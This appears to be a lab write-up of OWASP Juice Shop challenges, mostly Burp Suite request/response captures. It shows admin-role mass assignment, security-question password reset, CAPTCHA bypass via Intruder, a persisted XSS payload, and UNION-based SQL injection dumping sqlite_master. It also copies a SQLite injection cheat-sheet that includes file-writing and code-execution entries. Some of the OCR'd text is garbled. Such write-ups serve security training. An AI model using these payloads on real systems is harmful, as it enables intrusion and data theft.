10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
11 Content-Type: application/json
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19 Connection: keep-alive
20
21 {"email":"adminuser@juice-sh.op","password":"sample@1234","passwordRepeat":"sample@1234","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?", "createdAt":"2024-09-29T07:14:27.431Z", "updatedAt":"2024-09-29T07:14:27.431Z"}, "securityAnswer":"Sinu"}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Server: Cowboy
3 Reporting-To: <https://juice-shop.herokuapp.com/>
4 "group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://ne1.herokuapp.com/reports?ts=1727597814&sid=812dcc77-0bd0-43b1-a5f1-b25750302959&e=T5Bbh12BNEpdgsBUCo451guGqcSeP1zBg7e1EE1jYOLdxk1D"}]
5 Reporting-Endpoints:
heroku-ne1:https://ne1.herokuapp.com/reports?ts=1727597814&sid=812dcc77-0bd0-43b1-a5f1-b25750302959&e=T5Bbh12BNEpdgsBUCo451guGqcSeP1zBg7e1EE1jYOLdxk1D
6 "report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via"] }
7 Connection: Keep-Alive
8 Access-Control-Allow-Origin: *
9 X-Content-Type-Options: nosniff
9 X-FRAME-OPTIONS: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 Feature-Policy: 'none'
12 X-Rate-Limit: 1000
13 X-Recruiting: /#jobs
14 X-Location: /api/Users/29
15 Content-Type: application/json; charset=utf-8
16 Content-Length: 314
17 Etag: W/13a-LtCQrDtuJFKhmfWBvEoWTMsw"
18 Vary: Accept-Encoding
19 Date: Sun, 29 Sep 2024 08:16:54 GMT
20 Via: 1.1 vegur
21
22 {"status": "success", "data": {"username": "", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/defaultAdmin.png", "isActive": true, "id": 29, "email": "adminuser@juice-sh.op", "role": "admin", "updatedAt": "2024-09-29T08:16:54.739Z", "createdAt": "2024-09-29T08:16:54.739Z", "deletedAt": null}}
```

<https://juice-shop.herokuapp.com/#/login>


The screenshot shows the OWASP Juice Shop login page. The URL in the address bar is <https://juice-shop.herokuapp.com/#/login>. The page has a dark header with the OWASP Juice Shop logo and navigation links. The main content is a login form with fields for Email and Password, both pre-filled with "adminuser@juice-sh.op" and "sample@1234". There are links for "Forgot your password?", "Log in" (with a key icon), and "Remember me". Below the form is a "or" separator and a "Log in with Google" button. At the bottom is a link for "Not yet a customer?".

<https://juice-shop.herokuapp.com/#/search>

The screenshot shows the OWASP Juice Shop products page. The URL in the address bar is <https://juice-shop.herokuapp.com/#/search>. The page displays a grid of product cards. The first three cards are Apple Juice (1000ml) at 1.99€, Apple Pomeace at 0.89€, and Banana Juice (1000ml) at 1.99€. Each card has an "Add to Basket" button. Below these are two more cards: Best Juice Shop Salesman (with a "Only 1 left" badge) and Carrot Juice (1000ml). To the right, there's a sidebar with user account information: "adminuser@juice-sh.op" (highlighted with a red box), "Orders & Payment", "Privacy & Security", and "Logout". At the bottom right, there's a "Activate Windows" ticket for "DSOMM & JUICE SHOP User Day".

Bjoern's Favorite Pet

Difficulty	Description	Category
***	Register Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.	Broken Authentication



https://juice-shop.herokuapp.com/#/forgot-password

Forgot Password

Email *

Security Question *

New Password * 12/20

Repeat New Password * 12/20

Show password advice

https://juice-shop.herokuapp.com/#/forgot-password

You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Forgot Password

Your password was successfully changed.

Email *

Security Question

New Password 0/20

Repeat New Password 0/20


Show password advice

Activate Windows
Go to Settings to activate Windows.

CAPTCHA Bypass

Difficulty	Description	Category
***	Submit 10 or more customer feedbacks within 20 seconds.	Broken Anti Authentication

The screenshot shows a web browser displaying the 'Customer Feedback' form on the OWASP Juice Shop website. The form includes fields for 'Author' (set to 'anonymous'), 'Comment' (containing 'Sample Test'), 'Rating' (set to 5), and 'CAPTCHA' (set to '3-1-1'). The 'Result' field contains the value '1'. A large green button labeled '► Submit' is visible at the bottom. The status bar at the top of the browser indicates the URL: <https://juice-shop.herokuapp.com/#/contact>.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	TLS	IP	Time	Listener
217	https://juice-shop.herokuapp.com	POST	/api/Feedbacks/		✓	201	1113	JSON		✓	46.137.15.86	21:19:13 26 Oct 2024	8080

Request

```

1 POST /api/feedbacks/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dissmiss;
4 cookieconsent_status=dissmiss; continueCode=
5 nFOGeLhvK1mtec1f1fqvuxpt68IOEuN0hJnf15tOvUWvuPzC0ZiYqUpQGko
6 Content-Length: 73
7 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="128"
8 Accept: application/json, text/plain, /*
9 Sec-Ch-Ua-Platform: "Windows"
10 Accept-Language: en-US,en;q=0.9
11 Sec-Ch-Ua-Mobile: 70
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
13 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
14 AppleWebKit/537.36
15 Content-Type: application/json
16 Origin: https://juice-shop.herokuapp.com
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
20 Preference: https://juice-shop.herokuapp.com/
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=1,i=1
23 Connection: keep-alive
24
25 ("captchaId":7,"captcha":"1","comment":
26 "Sample Test (anonymous)","rating":5)

```

Response

```

1 HTTP/1.1 201 Created
2 Server: Cowboy
3 Report-To:
4 {"group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://ne1.herokuapp.com/reports?ts=1729957753&id=B12dcc7-0bdc0-43b1-a5f1-b257503829594s=w4apePH4yr7KullgIkKsSjRhM0UHFR2%2BuL1%2B1b3hgkV3D"}]
5 Reporting-Endpoints:
6 heroku-ne1=https://ne1.herokuapp.com/reports?ts=1729957753&id=B12dcc7-0bdc0-43b1-a5f1-b257503829594s=w4apePH4yr7KullgIkKsSjRhM0UHFR2%2BuL1%2B1b3hgkV3D
7 Nel:
8 {"report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": {"Via": "1.1 vegur", "Content-Type": "application/json", "Feature-Policy": "payment 'self'", "X-Recruiting": "#/jobs", "Location": "/api/Feedbacks/11", "Content-Type": "application/json; charset=utf-8", "Content-Length": "73", "Content-Security-Policy": "script-src 'self'; object-src 'none'; frame-src 'self';", "Content-Encoding": "gzip", "Date": "Sat, 26 Oct 2024 15:49:13 GMT", "Via": "1.1 vegur", "Status": "201"}, "status": "success", "data": {"id": 11, "comment": "Sample Test (anonymous)", "rating": 5, "updatedAt": "2024-10-26T15:49:13.955Z", "createdAt": "2024-10-26T15:49:13.955Z", "userId": null}}

```

Positions **Payloads** **Resource pool** **Settings**

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 15
 Payload type: Request count: 0

Start attack

Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

Generate payloads
 Continue indefinitely

Results **Positions** **Payloads** **Resource pool** **Settings**

Intruder attack results filter: Showing all items

Request	Payload	Status code	Time of day	Response received	Error	Timeout	Length	Comment
0	null	201	21:22:29 26 Oct 2024	421			1109	
1	null	201	21:22:30 26 Oct 2024	208			1109	
2	null	201	21:22:30 26 Oct 2024	422			1109	
3	null	201	21:22:31 26 Oct 2024	240			1105	
4	null	201	21:22:32 26 Oct 2024	408			1105	
5	null	201	21:22:33 26 Oct 2024	236			1105	
6	null	201	21:22:34 26 Oct 2024	441			1105	
7	null	201	21:22:34 26 Oct 2024	215			1105	
8	null	201	21:22:36 26 Oct 2024	426			1109	
9	null	201	21:22:36 26 Oct 2024	228			1109	
10	null	201	21:22:38 26 Oct 2024	410			1105	
11	null	201	21:22:39 26 Oct 2024	220			1105	
12	null	201	21:22:40 26 Oct 2024	425			1113	
13	null	201	21:22:41 26 Oct 2024	491			1121	
14	null	201	21:22:43 26 Oct 2024	422			1105	
15	null	201	21:22:44 26 Oct 2024	421			1109	

Request **Response**

Pretty Raw Hex Render

```

19
20 {
  "status": "success",
  "data": {
    "id": 14,
    "parent": "Sample Test (anonymous)",
    "rating": 5,
    "undata": "f...m2024-10-26T15:50:30.852Z"
  }
}
  
```

Client-side XSS Protection (XSS)

Difficulty	Description	Category
***	Perform a persisted XSS attack with <iframe src="javascript:alert('xss')>" bypassing a client-side security mechanism.	XSS

OWASP Juice Shop

User Registration

Email * testuser10@gmail.com

Password * 12/20

Repeat Password * 12/40

Show password advice

Security Question * Maternal grandmother's first name?

This cannot be changed later!

Answer * ABCD

+ Register

Activate Windows
Go to Settings to activate Windows.

21:38:40 26 Oct 2024 HTTP → Request juice-shop.herokuapp.com POST https://juice-shop.herokuapp.com/api/Users/

Request

Pretty Raw Hex

```

1 POST /api/Users/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=16GkLhxxtD16Set9c7FVfP8u2XtVBIExunyhlxFyJtEMUR9u2Qi4riyoU3XOO
4 Content-Length: 268
5 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
11 Content-Type: application/json
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19 Connection: keep-alive
20
21 {
    "email": "testuser10@gmail.com",
    "password": "Welcome@1234",
    "passwordRepeat": "Welcome@1234",
    "securityQuestion": "",
    "id": 5,
    "question": "Maternal grandmother's first name?",
    "createdAt": "2024-10-26T15:20:59.675Z",
    "updatedAt": "2024-10-26T15:20:59.675Z"
},
    "securityAnswer": "ABCD"
}

```

Activate Windows

Time	Type	Direction	Host	Method	URL	Status code	Length
21:38:40 26 Oct 2024 HTTP	→ Request	juice-shop.herokuapp.com		POST	https://juice-shop.herokuapp.com/api/Users/		

Request

Pretty Raw Hex

```

1 POST /api/Users/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=16GkLhxxtD16Set9c7FVfP8u2XtVBIExunyhlxFyJtEMUR9u2Qi4riyoU3XOO
4 Content-Length: 268
5 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
11 Content-Type: application/json
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19 Connection: keep-alive
20
21 {
    "email": "<iframe src='>javascript:alert('xss')</>",
    "password": "Welcome@1234",
    "passwordRepeat": "Welcome@1234",
    "securityQuestion": "",
    "id": 5,
    "question": "Maternal grandmother's first name?",
    "createdAt": "2024-10-26T15:20:59.675Z",
    "updatedAt": "2024-10-26T15:20:59.675Z"
},
    "securityAnswer": "ABCD"
}

```

Activate Windows

← → ⌂ <https://juice-shop.herokuapp.com/#/login>

OWASP Juice Shop

Log in

Email *

Password *

Forgot your password?

Log in

Remember me

or

 Log in with Google

Not yet a customer?

Registration completed successfully. You can now log in. X

Activate Windows

Go to Settings to activate Windows.

The screenshot shows the OWASP Juice Shop administration interface. On the left, there's a list of registered users with their email addresses. On the right, there's a section for 'Customer Feedback' displaying several reviews. A modal dialog box is overlaid on the page, containing the following XSS payload:

```
<script>alert('XSS')</script>
```

The modal has an 'OK' button at the bottom.

Database Schema

Difficulty	Description	Category
***	Exfiltrate the entire DB schema definition via SQL Injection.	Injection

The screenshot shows a browser developer tools Network tab with a captured request and response. The request is a GET to `/rest/products/search?q=`. The response is a JSON object containing the database schema definition, which is obfuscated. The response body starts with:

```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic."
    }
  ]
}
```

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q=apple HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss;
continueCode=4ohotN1SzUgtocPF7fryu0t01Q7ulbbKaFr4t48TQLUwjuimC7NIwjUPN
4 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US, en;q=0.9
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6613.120 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18
```

Response

```
Pretty Raw Hex Render
3 {"group":"heroku-ne1","max_age":3600,"endpoints":[{"url":"https://ne1.herokuapp.com/reports
?ts=1729962924&id=812dcc77-0bd0-43b1-a5f1-b25750382959&sa=nFsktuWQ2xTfjZwxpldHyooWt8w7d
E3sreT7Gp2TQ43D"}]
4 {"report_to":"heroku-ne1":https://ne1.herokuapp.com/reports?ts=1729962924&id=812dcc77-0bd0-43b1-a5f1-b257
5 {"report_to":"heroku-ne1","max_age":3600,"success_fraction":0.005,"failure_fraction":0.0
5,"response_headers":{"Via":[]}}
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Vary: Accept-Encoding
14 Date: Sat, 26 Oct 2024 17:15:24 GMT
15 Via: 1.1 vegur
16 Content-Length: 321
17
18 {
19   "error":{
20     "message": "SQLITE_ERROR: near \":\"; syntax error",
21     "stack": "Error: SQLITE_ERROR: near \":\"; syntax error",
22     "errno":1,
23     "code": "SQLITE_ERROR",
24     "name": ""
25   }
26 }
```

The SQL query highlighted in red is: "SELECT * FROM Products WHERE ((name LIKE '%apple%' OR description LIKE '%apple%') AND deletedAt IS NULL) ORDER BY name"

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q=(a%1)+union+select+1,2,3,4,5,6,7,8+-+ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss;
continueCode=4ohotN1SzUgtocPF7fryu0t01Q7ulbbKaFr4t48TQLUwjuimC7NIwjUPN
4 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US, en;q=0.9
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6613.120 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Server: Cowboy
3 Report-To:
4 {"group":"heroku-ne1","max_age":3600,"endpoints":[{"url":"https://ne1.herokuapp.com/reports
?ts=1729963309&id=812dcc77-0bd0-43b1-a5f1-b25750382959&sa=nFogipUUBcc716cNwdYe351IcoGyoHXeX0d7hFl4x3D
5 Ne1:
("report_to":"heroku-ne1","max_age":3600,"success_fraction":0.005,"failure_fraction":0.0
5,"response_headers":{"Via":[]}}
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Vary: Accept-Encoding
14 Date: Sat, 26 Oct 2024 17:25:09 GMT
15 Via: 1.1 vegur
16 Content-Length: 499
17
18 {
19   "error":{
20     "message": "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of
result columns",
21     "stack": "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same nu
mber of result columns",
22     "errno":91,
23     "code": "SQLITE_ERROR"
24   }
25 }
```

The error message highlighted in red is: "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns"

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q=a%1+union+select+1,2,3,4,5,6,7,8,-+ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss;
continueCode=4ohotN1SzUgtocPF7fryu0t01Q7ulbbKaFr4t48TQLUwjuimC7NIwjUPN
4 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US, en;q=0.9
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6613.120 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18
```

Response

```
Pretty Raw Hex Render
4 {"report_to": "heroku-ne1":https://ne1.herokuapp.com/reports?ts=1729963828&id=812dcc77-0bd0-43b1-a5f1-b257
5 Ne1:
("report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.0
5, "response_headers": {"Via": []})
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Itag: W/499+-+nFogipUUBcc716cNwdYe351IcoGyoHXeX0d7hFl4x3D
14 Date: Sat, 26 Oct 2024 17:30:28 GMT
15 Via: 1.1 vegur
16 Content-Length: 17310
17
18 {
19   "status": "success",
20   "data": [
21     {
22       "id": 1,
23       "name": "apple",
24       "description": "A red apple",
25       "price": 4,
26       "deluxePrice": 5,
27       "instock": 6,
28       "createDate": "2024-01-01T00:00:00Z",
29       "updatedDate": "2024-01-01T00:00:00Z",
30       "deletedAt": null
31     },
32     {
33       "id": 2,
34       "name": "banana",
35       "description": "A yellow banana",
36       "price": 3,
37       "deluxePrice": 4,
38       "instock": 5,
39       "createDate": "2024-01-01T00:00:00Z",
40       "updatedDate": "2024-01-01T00:00:00Z",
41       "deletedAt": null
42     }
43   ]
44 }
```

We can infer the number of columns which leads us to 9 since there is an error message

README		No packages published
Length	length(string)	
Quotes without literal quotes	cast('X'27' as text) --use X'22' for double quotes	
Table name enumeration	SELECT name FROM sqlite_master WHERE type='table'	
Table schema enumeration	SELECT sql FROM sqlite_master WHERE type='table'	
Time-based data extraction	cond='true' AND 1=randomblob(100000000) --causes time delay if cond='true'	
File writing	1';ATTACH DATABASE '/var/www/lol.php' AS lol; CREATE TABLE lol.pwn (dataz text); INSERT INTO lol.pwn (dataz) VALUES ('';-- --requires either direct database access or (non-default) stacked query option enabled	
Arbitrary Code Execution	load_extension(library_file,entry_point) -- .dll for Windows, so for 'nix. Requires non-default configuration	

Request	Response
<pre>GET /rest/products/search?q=asd'))+union+select+sql,2,3,4,5,6,7,8,9+from+sqlite_master Host: 127.0.0.1:3000 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0 Accept: application/json, text/plain, */* Accept-Language: en-US, en;q=0.5 Accept-Encoding: gzip, deflate Authorization: Bearer eyJhbGciOiJSUzI1NiImsInRscC161kpXCVJ9.yeJzdgF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI MSwidN1cm5hWU10i1lC1bWFpbC16mFk0VluQgplaWN1lXN0Lm6wIiwiC0fsc3dvcmQ0i0tWMT kyMD1xTdiYnQ3M1lMDUsNmYnJ1kZjE4Yj9wMC1sInJvbGU0iJhZGplbiisImxhc3RMb2dpb1wI joMo4wLjAuMC1sInby22pbGVjbWFpZ25l6mR1m2f1bHQue32niividG90cFNLY3JldC16i1sImz QWN0aXZ11jpOcnV1lCjcmVhdGvKQX101iyMD1wTA0LTAA41DEo1Mw0j141jc5OCArMDA&MDA1LCJ 1ccGhAdVvKQX101iyMd1wTA0LTAA41DEo1Mw0j141jc5OCArMDA&MDA1CjX2Wx1dgVvQXQ1sMs1bG xSLCjyPKX10jE10jYnTMWncsIm4/C16mTU4NjMSMTA3N30.WuDGskHucYT1LNWBCUcUUNz1chvhd erH3M1s7sDLEk0uTXNrKEBDGzE8Jrj-j-lgShdGqgq4wB--a8UwRRe_J_oGUDujOq-WinLkHExxSln yEMUH2swuW0l0dV-q-hifU4hYaavITwkAer1b7fg2Updb-G0bx9gtLtu07ow Connection: close Referer: http://127.0.0.1:3000/ Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=609BdZVJFwKWLacjpk0Oaz2UPhxtLiN3IWNu0v4A5X4RxqNH7y2Qqr3le8; io=mbgbS2Wazzsbkx9tAAA If-None-Match: W/"3ef3-91NS9RM1d+RTQ2WB0Mnxfs6tkt"</pre>	<pre>HTTP/1.1 200 OK X-Powered-By: Express Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Content-Type: application/json; charset=utf-8 ETag: V/"1fae-OEtvn1wFnsoOooVV6uqvfdsg08" Vary: Accept-Encoding Date: Sat, 11 Apr 2020 03:18:32 GMT Connection: close Content-Length: 8110 {"status": "success", "data": [{"id": "CREATE TABLE Addresses", "id": INTEGER PRIMARY KEY AUTOINCREMENT, "fullName": VARCHAR(255), "mobileNum": INTEGER, "zipCode": VARCHAR(255), "streetAddress": VARCHAR(255), "city": VARCHAR(255), "state": VARCHAR(255), "country": VARCHAR(255), "createdAt": DATETIME NOT NULL, "updatedAt": DATETIME NOT NULL, "userId": INTEGER REFERENCES Users ("id") ON DELETE SET NULL ON UPDATE CASCADE}, {"name": "Address", "description": "3", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "CREATE TABLE BasketItems", "id": INTEGER PRIMARY KEY AUTOINCREMENT, "quantity": INTEGER, "createdAt": DATETIME NOT NULL, "updatedAt": DATETIME NOT NULL, "basketId": INTEGER REFERENCES Baskets ("id") ON DELETE CASCADE ON UPDATE CASCADE, "productId": INTEGER REFERENCES Products ("id") ON DELETE CASCADE ON UPDATE CASCADE, UNIQUE (basketId, productId), "name": 1, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "CREATE TABLE Baskets", "id": INTEGER PRIMARY KEY AUTOINCREMENT, "coupon": VARCHAR(255), "createdAt": DATETIME NOT NULL, "updatedAt": DATETIME NOT NULL, "userId": INTEGER REFERENCES Users ("id") ON DELETE SET NULL ON UPDATE CASCADE}, {"name": "Basket", "description": "3", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "CREATE TABLE Captcha", "id": INTEGER PRIMARY KEY AUTOINCREMENT, "captchaId": INTEGER, "captcha": VARCHAR(255), "answer": VARCHAR(255), "createdAt": DATETIME NOT NULL, "updatedAt": DATETIME NOT NULL, "name": 1, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "CREATE TABLE Cards", "id": INTEGER PRIMARY KEY AUTOINCREMENT, "fullName": VARCHAR(255), "cardNum": INTEGER, "expMonth": INTEGER, "expYear": INTEGER, "createdAt": DATETIME NOT NULL, "updatedAt": DATETIME NOT NULL, "name": 1, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}], "error": null}</pre>

Payload = asd'))+union+select+sql,2,3,4,5,6,7,8,9+from+sqlite_master+where+type='table'--

Forged Feedback

Difficulty	Description	Category
***	Post some feedback in another user's name.	Broken Access Control

OWASP Juice Shop

Customer Feedback

Author: anonymous


Comment: Awesome!

Rating: 5

CAPTCHA: What is $1+10^5$?

Result: 51

Submit



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	TLS	IP	Time	Listener
354	https://juice-shop.herokuapp.com	POST	/api/feedbacks/		✓	201	1102	JSON		✓	54.73.53.134	23:23:46 26 Oct 2024	8080

Request

```
Pretty Raw Hex
POST /api/feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dismiss; continueCode=mWbtyI2S6UjKcB15FrVs6MuZt5alojujhX9FkRtjJcXEuSuw5CYMigkUr
Content-Length: 75
Sec-Ch-Ua: "Not;A;Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, /*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
